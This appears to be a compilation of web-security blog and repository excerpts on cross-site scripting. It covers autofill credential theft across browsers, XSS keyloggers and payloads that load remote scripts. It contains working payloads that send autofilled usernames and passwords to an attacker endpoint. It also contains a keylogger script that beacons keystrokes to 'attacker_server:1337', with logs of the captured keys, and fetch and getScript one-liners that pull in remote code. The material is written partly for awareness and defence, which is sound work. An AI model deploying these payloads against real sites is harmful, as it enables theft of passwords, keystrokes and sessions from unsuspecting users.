
Now let's intercept the request in burp suite so that we can know what's going on in the background.



As per the above screenshot, we got the HTTP request and as you can see in cookie header the **movie\_genre** is reflecting.



As per the above screenshot, I'll pass new movie type **"thriller"** and let's check it's reflecting or not.



As you can see which movie type I passed it's reflected on the cookie header, so I could be able to insert one more new movie type to the parameter.

So as per this vulnerability, an attacker can be able to inject malicious code to the cookie header.

And in order to prevent this attack proper validation is required in the query parameter.

<https://hackbotone.com/cross-site-scripting-stored-change-secret-cookies-f7e903ca9c3f>

## **Did You Know Your Browser's Autofill Credentials Could Be Stolen via Cross-Site Scripting (XSS)**

Cross-Site Scripting (XSS) is a well-known vulnerability that has been around for a long time and can be used to steal sessions, create fake logins and carry out actions as someone else, etc.

In addition, many users are unaware of the potential dangers associated with their browser's credential autofill feature. This attack vector **is not new**, but it is unknown to many people and as we investigated further we found that the dangers were extensive. In this post, the GoSecure Titan Labs team will demonstrate that using a browser password manager with autofill could expose your credentials in a web application vulnerable to XSS.

### **Analysis**

#### ***The problem***

Most browsers have added a feature that is commonly called "autofill" that will ease the login process for web applications. This feature will automatically fill your saved credentials for a given web application without interaction. This feature is enabled by default on most commonly used browsers, like Firefox, Chrome, Edge, Opera, Internet Explorer, and sometimes it can't be disabled at all. Meaning that there's no way to prevent credentials from auto-filling in browsers based on Chromium, like Chrome and Edge, as there is no option to disable it. The only way to prevent autofill on those browsers is to not save your credentials at all. It's an everything-or-nothing kind of

situation for those browsers. Therefore, even if you disabled the “Offer to save passwords” but still have credentials saved, those browsers will still autofill.


Now, why is this a problem and how can it be stolen with an XSS attack? When the browser finds, at any time, an input tag of type “password”, it will automatically fill it with a password. Therefore, with an XSS attack, you can simply add a password field somewhere in the body of the page, wait for the browser to autofill it, and then fetch the value inside the field to send it to your server.

Of course, the technique above seems easy to execute but it is not that easy as it depends on many variables, like if that victim has saved credentials for that origin, which browser they use, how many credentials they have saved for that origin and if they have autofill option enabled. It should be noted that password managers can also be affected by this attack vector if autofill is enabled, which is not by default on most password managers.

Furthermore, this attack vector is not new and after this was found, it was easy to identify as other [blogs that talk briefly about it](#). The goal is to give more visibility to this attack vector and help people understand the impact of using autofill, which is enabled by default on most browsers. The environment this was tested in was as realistic as possible, meaning that it was in HTTPS with a valid certificate.

### **Attack Vector**


Now, let’s get to the part where you will be able to see how easy it is to steal credentials with a simple XSS attack. First, here’s how Firefox reacts when you add an input field with the type equal to “password” anywhere in the page (with only one set of credentials):




Now considering that the victim has one set of credentials on Firefox for a given origin, let's make a working payload to extract the password.

```
<input id="p" type="password" name="password">
<script>
  setTimeout(function(){
    new Image().src = "https://my_attacker_endpoint/?pass="
      + document.getElementById('p').value;
  });
</script>
<input type="hidden"><input type="hidden">
```

And in action:



Now, the same exploit but with two sets of credentials:





So, with two sets of credentials on Firefox, it did not autofill any of the credentials. What about Chrome?



Test autocomplete

XSS Payload

```
Elements Console Sources Network >> 1
top Filter Default levels 1 hidden
No Issues
✖ Unchecked runtime.lastError: Could not establish connection. Receiving end does not exist. 4336c00...php:1
> document.body.innerHTML += '<input id="p" type="password">'
< '\n    <form method="get" action="">\n        <label>XSS Payload</la
bel>\n        <input type="text" name="x" value="">\n        <br>\n
<input type="submit" value="Send">\n    </form>\n\n\n<input id="p" t
ype="password">'
> document.getElementById('p').value
< ''
>
```




```
> document.body.innerHTML += '<input type="text"><input id="p" type="password">'
< '\n    <form method="get" action="">\n        <label>XSS Payload</label>\n        <input type="text" name="x" value="">\n        <br>\n        <input type="submit" value="Send">\n    </form>\n\n\n    <input type="text"><input id="p" type="password">'
> document.getElementById('p').value
< 'G0Secur3!'
```

It seems like Chrome only fills the password field if there is a username field present before it, as you can see in the first image, it did not fill the password field. Note that the browsers Edge and Opera reacted the same way as Chrome.

Now, let's try to extract the credentials with the same payload as Firefox.

XSS Payload

[Reset](#)



As you can see, the credentials are not accessible, which is quite strange. After some research, we stumbled upon a blog post that, in a nutshell, explains that Chrome requires any interaction in the window in order to paste the values. Meaning that for Chrome, and others based on the same engine, it requires an interaction like a click or key press. Therefore, the payload needs to be adapted to, instead of using a timeout, use a user interaction of some sort. For the sake of simplicity, let's go with the "on-click" event on the body so whenever the victim clicks on the page to follow a link, or focus on something, the payload will execute.

">

```
<input id="u" type="text" name="username">
<input id="p" type="password" name="password">
<script>
  document.body.onclick = function(e){
    new Image().src = "https://my_attacker_endpoint/?user="
+document.getElementById('u').value+"&pass="
    + document.getElementById('p').value;
    document.body.onclick = function(e){};
  };
</script>
<input type="hidden
```

XSS Payload

[Reset](#)

Network									
Filter									
<div> <input type="checkbox"/> Invert <input type="checkbox"/> Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc W </div>									
<div> 100 ms 200 ms 300 ms 400 ms 500 ms 600 ms 700 ms 800 ms 900 ms 1000 n </div>									
Name									Status
.php?x=%22%3E+%3Ci...D%22hidden&username=...									200
?user=gosecure&pass=G0Secur3!									200

This technique works. After a click in the page, the payload executes, and the credentials are sent over to the malicious server. Just like Firefox, what is the behavior of having multiple sets of credentials in Chrome?

Test autocomplete

XSS Payload

Settings - Passwords

chrome://settings/passwords

### Settings

Check passwords  
Keep your passwords safe from data breaches and other security issues

View and manage saved passwords in your [Google Account](#)

Saved Passwords

Site	Username	Password
	admin	.....
	gosecure	.....

2 requests | 688 B transferred | 659 B resources

```

1 </>
2 <input id="p" type="password" name="password" style="position: fixed; Left: -1000px;">
3 <script>
4   document.body.onclick = function(e){
5     new Image().src = "https://[redacted]/?pass=" + document.getElementById('p').value;
6   };
7 </script>
8 <input type="hidden"

```

Chrome set the fields to the last used set of credentials. But is it possible to get the other sets of credentials? What about getting a set of credentials with Firefox with multiple sets? Does it autofill the

password matching the username in the previous field? Let's try it out on Firefox:

The screenshot shows the Firefox DevTools interface with the Network and Console panels open. The top panel shows the 'Test autocomplete' form with an 'XSS Payload' input field. The 'Send' button is clicked, and the resulting request is shown in the Network panel. The request is a GET request to the URL `https://[redacted]/43` with the payload `?user=admin&pass=MySecr3tPassw0rd!`. The Console panel shows the resulting DOM state, with the `value` attribute of the `username` input field set to `admin`.

The Network panel shows the following request:

S...	Me	Domain	File	Initiator	T...	Transferred	0...
200	GET	[redacted]	[redacted].php?x=">+<input+id="u"+	document	h...	712 B	9
404	GET	[redacted]	favicon.ico	FaviconLoader.j...	h...	499 B	30
200	GET	[redacted]	/?user=admin&pass=MySecr3tPassw0rd!	[redacted]	h...	312 B	20

The Console panel shows the following DOM state:

```
1 <input id="u" type="text" name="username" value="admin" style="opacity: 0;">
2 <input id="p" type="password" name="password" style="opacity: 0;">
3 <script>
4   document.body.onclick = function(e){
5     new Image().src = "https://[redacted]?user="+document.getElementById('u').
6     value+"&pass=" + document.getElementById('p').value;
7     document.body.onclick = function(e){};
8   };
9 </script>
10 <input type="hidden"
```

It does autofill as we expected. What about Chrome? Does it behave the same way?

Test autocomplete x +

← → ↻ 🔒 .php?x=">+<input+id%3D"u"+ty... 🔑 🔗

XSS Payload

Send

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder

⏹️ 🔍 ⚙️ ☐ Preserve log ☐ Disable cache No throttling 📶 ⬆️ ⬇️

Filter ☐ 3rd-party requests ☐ Invert ☐ Hide data URLs All | Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other ☐ H

100 ms 200 ms 300 ms 400 ms 500 ms 600 ms 700 ms 800 ms 900 ms 1000 ms 1100 ms 1200 ms

Name	Status	Type	Initiator	Size	Time
...php?x=%22...>+<input+id%3D"u"+ty...	200	document	Other	712 B	123
?user=admin&pass=MySecr3tPassw0rd!	200	text/html	...php?x=%22%3...	(disk cache)	3

2 requests | 712 B transferred | 807 B resources | Finish: 1.46 s | DOMContentLoaded: 186 ms | Load: 185 ms

```
1 ">
2 <input id="u" type="text" name="username" value="admin" style="opacity: 0;">
3 <input id="p" type="password" name="password" style="opacity: 0;">
4 <script>
5     document.body.onclick = function(e){
6         new Image().src = "https://.../?user="+document.getElementById('u').
7             value+"&pass=" + document.getElementById('p').value;
8         document.body.onclick = function(e){};
9     };
10 </script>
<input type="hidden"
```

The screenshot shows a web browser window with a tab titled "Test autocomplete". The address bar contains a URL ending in ".php?x=" followed by a payload. Below the address bar, there is a text input field labeled "XSS Payload" and a "Send" button. The browser's developer tools are open, showing the "Network" tab. A list of requests is displayed, with one request highlighted in red: "?user=gosecure&pass=G0Secur3!". The request details show it is a 200 status, text/html type, initiated by the browser, with a size of 312 B. Below the request list, the raw request body is shown as a JavaScript payload:

```

1  ">
2  <input id="u" type="text" name="username" value="gosecure" style="opacity: 0;">
3  <input id="p" type="password" name="password" style="opacity: 0;">
4  <script>
5      document.body.onclick = function(e){
6          new Image().src = "https://.../?user="+document.getElementById('u').
7              value+"&pass=" + document.getElementById('p').value;
8          document.body.onclick = function(e){};
9      };
10 </script>
11 <input type="hidden"

```

It also autofill. That means it is possible to enumerate through all the saved credentials if the username matches.

## Difference Between Browsers

Every browser is different as they are either not based on the same engine or they offer added security features on top of the engine to prevent autofill of credentials. Brave is an example of a browser based on Chromium but it does not autofill credentials.

The set of charts below will help you better understand browser security and autofill features with an analysis.

### Firefox

Has the option to disable autofill?	Yes
Will autofill?	Yes
Will autofill on exact match (one or more saved credentials)?	Yes
Mobile version(s) react(s) the same way?	Yes

What is great about Firefox is that you can disable the option to autofill and still use the password manager feature. Once disabled, it requires an interaction to show a pop-up containing the matching sets of credentials for that origin. However, this option is enabled by default. It is to be noted that Tor browser is also based on the same engine as Firefox but does not ask to save passwords by default and does not autofill either by default. Plus, Tor browser on mobile does have “ask to save password” and autofill by default. However, from our research and tests, it does not work anymore since Tor always opens a private tab and therefore, does not keep any information and does not ask to save passwords. Furthermore, Tor browser has an additional protection that blocks scripts unless allowed.

### **Chromium-based browsers (Chrome, Edge, Opera)**

Has the option to disable autofill?	No
Will autofill?	Yes
Will autofill on exact match (one or more saved credentials)?	Yes
Mobile version(s) react(s) the same way (Chrome, Edge)?	No
Mobile version(s) react(s) the same way (Opera)?	Yes

Only Chrome, Edge and Opera were tested thoroughly, but there are other browsers based on the same engine that were not tested as they are not widely used. In these browsers, there is no option to disable the autofill and even if the “offer to save passwords” feature is disabled, if there is a matching set of credentials saved for that origin, it will autofill. Interestingly, the mobile versions of Chrome and Edge browsers do not react the same way as the desktop version. The mobile versions do not autofill at all, and they require an interaction to show a popup containing the matching sets of credentials for that origin.

### **Brave**

Has the option to disable autofill?	No
Will autofill?	No
Will autofill on exact match (one or more saved credentials)?	No



Mobile version(s) react(s) the same way?	Yes
--	-----

Brave is also based on Chromium but does not behave the same way as the others. It does not autofill, no matter what, which prevents this XSS attack vector for credential exfiltration. Instead, it requires an interaction to show a popup containing the matching sets of credentials for that origin.

### **Internet Explorer**

Has the option to disable autofill?	Yes
Will autofill?	Yes
Will autofill on exact match (one or more saved credentials)?	Yes
Mobile version(s) react(s) the same way?	N/A

Against all odds, Internet Explorer seems to be more secure than most Chromium-based browsers as there is an option to disable the autofill of credentials. However, if you disable that option, you can't use the "save credentials" feature anymore. The option is enabled by default.

### **Safari**

Has the option to disable autofill?	Yes
Will autofill?	No
Will autofill on exact match (one or more saved credentials)?	No
Mobile version(s) react(s) the same way?	Yes

Safari does have the option to disable autofill, but it does not autofill either way. It requires an interaction to show a popup containing the matching sets of credentials for that origin.

<https://www.gosecure.net/blog/2022/06/29/did-you-know-your-browsers-autofill-credentials-could-be-stolen-via-cross-site-scripting-xss/>

## **Cross Site Scripting – Keylogging**

A keylogging script that can be injected into websites vulnerable to cross-site scripting.

The script tracks user keypresses by concatenating each keypress into a string that is POSTed to a server.

The script can be found in file keylogscript.html and can be tested on file captainslog.html. The POST request is currently commented out, but if you wanted to use it, just uncomment and provide the URL that you want the data to be sent to.

captainslog.html was an assignment completed for my web programming class, and is one of many XSS-vulnerable pages that I've made. Simply paste the script (without newlines) into the textbox and submit. On other vulnerable websites, scripts may need to be a body parameter sent via POST.

This can also manually be added to the source code of websites through developer console. Simply open up a webpage, pop open the element inspector and paste the script into the HTML. Then close the inspector and let your target do their thing. Note that this is untested.

<https://github.com/chentetran/xss-keylogger>

### Using XSS to Create a Keylogger

It's already week 13 of the Web Hacking series, and today I'll show you how to turn a simple Cross-Site Scripting vulnerability into a custom Keylogger! Many people in the dev/sec industry see XSS as nothing more than an alert box. However, it can be used for so much more and can seriously impact the integrity of your application and safety of your user base. In the below screenshots, you can see how I used 14 lines of JavaScript to steal a user's keystrokes. In a real-world scenario, an attacker can inject this JavaScript into a page (using a Stored or Reflected XSS vulnerability) and steal any keystrokes the victim enters. Passwords, credit card numbers, social security numbers, etc could all be compromised due to a vulnerability that so many people reduce to just an alert box... Stay tuned for more tips on how the impact of XSS can be escalated!

```
root >python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
- - [04/Apr/2022 12:29:08] code 404, message File not found
- - [04/Apr/2022 12:29:08] "GET /test.php?c=hel HTTP/1.1" 404 -
- - [04/Apr/2022 12:29:09] code 404, message File not found
- - [04/Apr/2022 12:29:09] "GET /test.php?c=lo HTTP/1.1" 404 -
- - [04/Apr/2022 12:29:11] code 404, message File not found
- - [04/Apr/2022 12:29:11] "GET /test.php?c=link HTTP/1.1" 404 -
- - [04/Apr/2022 12:29:12] code 404, message File not found
- - [04/Apr/2022 12:29:12] "GET /test.php?c=edin HTTP/1.1" 404 -
```

```

<script>
var keys='';
var url = 'http://attacker_server:1337/test.php?c=';

document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    keys+=key;
}

window.setInterval(function() {
    if(keys.length>0) {
        new Image().src = url+keys;
        keys = '';
    }
}, 1000);
</script>

```

SRC: <https://github.com/JohnHoder/Javascript-Keylogger/blob/master/keylogger.js>

<https://www.webhackingtips.com/weekly-tips/week-13-xss-keylogger>

## What Is a Keylogger?

A keylogger (also known as a keystroke logger and keylogging software) is a tool that records all keystrokes used by the monitored user.

Nowadays, there's a variety of ways to record keys pressed on the target device. In particular, you can catch one's keystrokes with one of the following tools:

1. hardware keyloggers;
2. program keyloggers;
3. acoustic keyloggers;
4. XSS keyloggers.

In this article, I'm going to tell you a bit about each type of keylogger and to show you how a typical XSS keylogger works. The article is mostly based on [Geeksforgeeks](#), [DZone](#), and [Spyrix](#) blog articles and is written especially for HackerNoon.

## Hardware Keyloggers

A hardware keylogger is a kind of device connected somewhere in between the target computer and its keyboard. Modern hardware keyloggers are so tiny that the end user can't notice them. Such a tool doesn't require any special software and starts recording keystrokes as soon as it's attached to the monitored device. You even don't need to turn on your computer to start tracking user activities. Hardware

keyloggers can work for an unlimited period of time since they don't need any additional power source. However, they usually record a limited number of keystrokes, meaning that you should access them when there is not enough memory to capture new activities.

### Software Keyloggers

A program keylogger was initially designed to record keystrokes like hardware solutions. But now they are more complex and offer many additional features. For instance, they can be used to capture mouse clicks, screenshots, clipboard events, chats in social networks, emails, multimedia files, USB and printer usage, and more.

In other words, program keyloggers can record any kind of user activity. As a rule, such keyloggers should be installed manually on the target device but sometimes they can be even installed remotely by entering the user's credentials (many iPhone keyloggers work in this way) or sending a malicious file via an email, etc.

Program keyloggers support remote log delivery, providing you with the recorded data wherever you're located. Keystrokes are usually stored in a small folder on the target device and then are provided to you via email, FTP, LAN, or online account. Software keyloggers are invisible to the user since they offer a hidden mode and are undetectable by anti-virus software. Creating your own software keylogger is pretty simple and doesn't require any special knowledge except C# and Win32API.

### Acoustic Keyloggers

Acoustic keyloggers are used to record sound a keyboard makes when every key is pressed by the end user. According to various research, every key produces a subtly different sound when struck. Further, each keystroke sound is analyzed and identified with the pressed key. This monitoring method isn't widely used because it's not convenient and is rather time-consuming.

### XSS Keylogger

XSS Keylogger is a simple way to record a webpage visitor's data. It's used to record one's passwords, to capture private messages, and to leak personal information. In most cases, intruders steal cookie session to identify the target user. However, sometimes the cookie session isn't

enough and an intruder may need to know what keys the website's visitor presses.

- HTTP only cookie;
- non-session based authentication;
- a password necessary for activities with higher privileges.

### Creating Your Own XSS Keylogger

Below you can see a Javascript keylogger. This keylogger stores all keystrokes with timestamps in the array and sends them to the server controlled by a hacker via HTTP every 2 hundred milliseconds.

If you want to test this keylogger on a PHP server, use the following code:

This tutorial is a simple example of what you can record with Javascript backdoor. It's also possible to record mouse movements and clicks and a DOM element and to view the recorded data in live mode.

<https://hackernoon.com/how-to-make-a-simple-xss-keylogger-ubn3uuji>

## Calling Remote Script With Event Handlers

### 1 – XHR

The old way, but uses too many chars. Response is written in the current document with write() so it needs to contain HTML.

```
"var x=new XMLHttpRequest();x.open('GET','//0');x.send();x.onreadystatechange=function(){if(this.readyState==4){write(x.responseText)}}"
```

### 2 – Fetch

The new fetch() API makes things easier. Again, response is written and must be HTML.

```
fetch('//0').then(r=>{r.text().then(w=>{write(w)})})
```

Powered By the [Tweet This](#) Plugin



[Tweet This](#)

### 3 – Create Element

Straightforward, a script element is created in DOM. Response must be javascript code.

```
with (top) body.appendChild  
(createElement('script')).src='//0'
```

### 4 – jQuery Get


If there's a native jQuery library loaded in target page, request becomes shorter. Response must be HTML.

```
$.get('//0', r=>{write(r)})
```

### 5 – jQuery Get Script

Like above, but response must be javascript code.

```
$.getScript('//0')
```



In order to make remote calls easier to handle, the following PHP file can be used. It has the CORS requirement and HTML + javascript code combined in such a way that it works with both types of inclusion in the document.

```
brute@logic: /var/www/html
brute@logic:/var/www/html$ cat index.php
<?php header("Access-Control-Allow-Origin: *"); ?>
<!--><script>
alert(document.domain)
//</script>
brute@logic:/var/www/html$
```

<https://brutelogic.com.br/blog/calling-remote-script-with-event-handlers/>

## XSS Payloads

Variations of XSS syntax

JavaScript being the most widely used language for malicious code, it can be represented and transmitted in ways other than the common `<script>` tags. For example, XSS using HTML event attributes. HTML supports DOM events to be assigned as an attribute to HTML entities. When assigned, the events allow to execute JavaScript code which doesn't need to be wrapped inside `<script> ...`

`</script>` tags:

```
<button onClick="alert('xss')">Submit</button>Copy to clipboardErrorCopied
```

The risk presented with this attack is that web applications that attempt to blacklist or filter so-called risky HTML tags like the script tags will fail in this case where the attacker

is able to inject JavaScript code to the page by including it as part of the allowed DOM events.

More resources to get acquainted with XSS related injection:

- **XSS syntax variations** - OWASP Wiki includes a comprehensive and very detailed [XSS Filter Evasion Cheat Sheet](#) which features the many variations of possible injections that can be employed by an attacker to bypass your protection controls and succeed with an XSS attack.
